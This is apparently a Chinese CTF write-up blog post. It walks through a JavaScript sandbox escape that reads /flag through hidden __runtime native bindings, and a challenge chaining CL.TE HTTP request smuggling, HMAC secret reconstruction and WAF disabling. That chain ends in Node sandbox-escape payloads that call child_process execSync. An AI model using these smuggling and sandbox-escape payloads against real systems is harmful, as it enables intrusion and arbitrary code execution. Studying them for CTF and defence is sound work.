还有一处改动就是把拼接filterchain的|改成’/‘,看其他师傅博客说是xml解析问题
Not a Node 题目简介 对js也不是很熟练,还是沙箱看得我很懵,deepseek更是胡言乱语,以至于我根本不知道干什么



wp 根据提示__runtime 挂载了内部绑定,可以使用Object.getOwnPropertyNames(obj)获取该对象的属性,包括不可枚举的属性,不包括原型链上的属性,或者使用Reflect.ownKeys(__runtime)
1
2
3
4
5
6
export default { async fetch(request) { let props = Object.getOwnPropertyNames(__runtime); return new Response(JSON.stringify({props})); } }
1 ["hash","strlen","platform","perf","encoding","_debug","_secrets","_internal"]
然后再进一步获取_internal属性
1
2
3
4

5
6
export default { async fetch(request) { let props = Reflect.ownKeys(__runtime["_internal"]); return new Response(JSON.stringify({props})); } }
访问到最后是
1 Reflect.ownKeys(__runtime["_internal"]["lib"]["symbols"])
返回
1 {"props":["_0x72656164","_0x6c697374"]}
很明显的16进制,解码一下
1
2
3
4
5
6
7

export default { async fetch (request ) { return new Response ( __runtime._internal .lib .symbols ._0x6c697374 ('/' ) ); } }
看来一个是列出目录,一个是读取文件的
1
2
3
4
5
6
7
export default { async fetch (request ) { return new Response ( __runtime._internal .lib .symbols ._0x72656164 ('/flag' ) ); } }

提示说可以用Uint8Array,看其他师傅的Wp说是因为_0x72656164 (read) 是底层原生 C 函数,不接受 JS 普通字符串,必须传 Uint8Array 二进制格式路径
1
2
3
4
5
6
7
8
9
export default { async fetch(request) { let encoder = new TextEncoder(); let path= encoder.encode("/flag"); return new Response( __runtime._internal.lib.symbols._0x72656164(path) ); } }




Polyglot’s Paradox 题目简介 wp note:给出提示,有一些内部端点,代理不会让你直接访问
bp抓包,注意到这些自定义响应头,content-length-only只根据content-length判断消息边界,还有代理服务器,更加确定存在CL.TE,Http的请求走私

因为后端服务器是Content-Length,所以请求的格式如下
1
2
3
4
5
6
7
8
9
GET /debug/config HTTP/1.1 Host: nc1.ctfplus.cn:46638 Transfer-Encoding: chunked Content-Length: 100 0 GET /api/profile HTTP/1.1 Host: nc1.ctfplus.cn:46638
前端代理服务器看到0认为这就是个完整请求,不会拦截,只要Content-Length能覆盖走私的部分,后端就会访问原本前端禁止访问的内部端点
现在就是找内部端点是什么,看了其他师傅的博客,我也不清楚怎么找到internal/admin 这个端点的
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{ "message":"You've reached the internal admin panel. The proxy didn't stop you.", "congratulations":"Step 2 complete: Proxy ACL bypassed via HTTP Request Smuggling.", "next_steps":[ "GET /internal/secret-fragment - Collect HMAC secret fragments", "POST /internal/config - Update server config (HMAC auth required)", "POST /internal/sandbox/execute - Execute code in sandbox (HMAC auth required)"], "authentication":{ "method":"HMAC-SHA256", "headers":{ "X-Internal-Token":"HMAC-SHA256 hex digest", "X-Timestamp":"Current time in milliseconds (Unix epoch)", "X-Nonce":"Unique random string (single use)"}, "signature_format":"HMAC-SHA256(key, timestamp + ':' + nonce + ':' + requestBody)", "note":"The HMAC secret can be found at /internal/secret-fragment" } }
给了3个路由,拿HMAC,更新配置,沙箱中执行代码,然后给了认证方式HMAC-SHA256(key, timestamp + ':' + nonce + ':' + requestBody),更新配置应该是关闭Waf什么的。走私继续访问/internal/secret-fragment
1 {"message":"HMAC Secret Fragments","description":"Concatenate all fragment values in order to reconstruct the HMAC secret.","fragments":[{"index":0,"value":"z3_w","hex":"7a335f77"},{"index":1,"value":"0nt_","hex":"306e745f"},{"index":2,"value":"A_gr","hex":"415f6772"},{"index":3,"value":"i1fr","hex":"69316672"},{"index":4,"value":"1e0d","hex":"31653064"},{"index":5,"value":"!!!","hex":"212121"}],"total_fragments":6,"secret_length":23,"verification":{"md5":"c6d0df23dc2e89a88fa8f6a7fc624cb7","hint":"MD5 of the full secret for verification after reconstruction"},"next_step":"Use the secret to sign requests to /internal/config"}
提示:重建后用于完整的md5验证,把字符全部拼接z3_w0nt_A_gri1fr1e0d!!!
提示下一步是用秘钥登入/internal/config,然后用他给的格式
1 HMAC-SHA256(key, timestamp + ':' + nonce + ':' + requestBody)
1
2
3
4
5

X-Internal-Token:HMAC-SHA256(key, timestamp + ':' + nonce + ':' + requestBody).hexdigest X-Timestamp: X-Nonce: {"":""}


body填什么,根据提示这一步是更改配置的,先看看/debug/cofig
所以body应该是
1 {"features":{"astWaf":false,"sandboxHardening":false}}
一个Waf,一个沙箱强化
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{ "message":"Configuration updated successfully", "config":{ "appName":"Polyglot's Paradox v2", "version":"2.0.0-hell", "features":{ "sandbox":true, "logging":true, "astWaf":false, "sandboxHardening":false }, "security":{ "maxCodeLength":512, "maxTimeout":1500 } }, "hint":"Check /debug/prototype and /debug/config to see what changed." }
然后去/internal/sandbox/execute代码执行,而不是去/api/sandbox/execute
用同样的方式带着HMAC auth访问
1 this.constructor.constructor('return this.process.mainModule.require("fs").readFileSync("/flag","utf8")')()
1 this.constructor.constructor("return process.getBuiltinModule('child_process').execSync('cat /flag').toString()")()
DXT 题目简介 polaris oa 题目简介 总结 打得很舒服的一次比赛,学到了很多东西,感谢星盟的师傅们。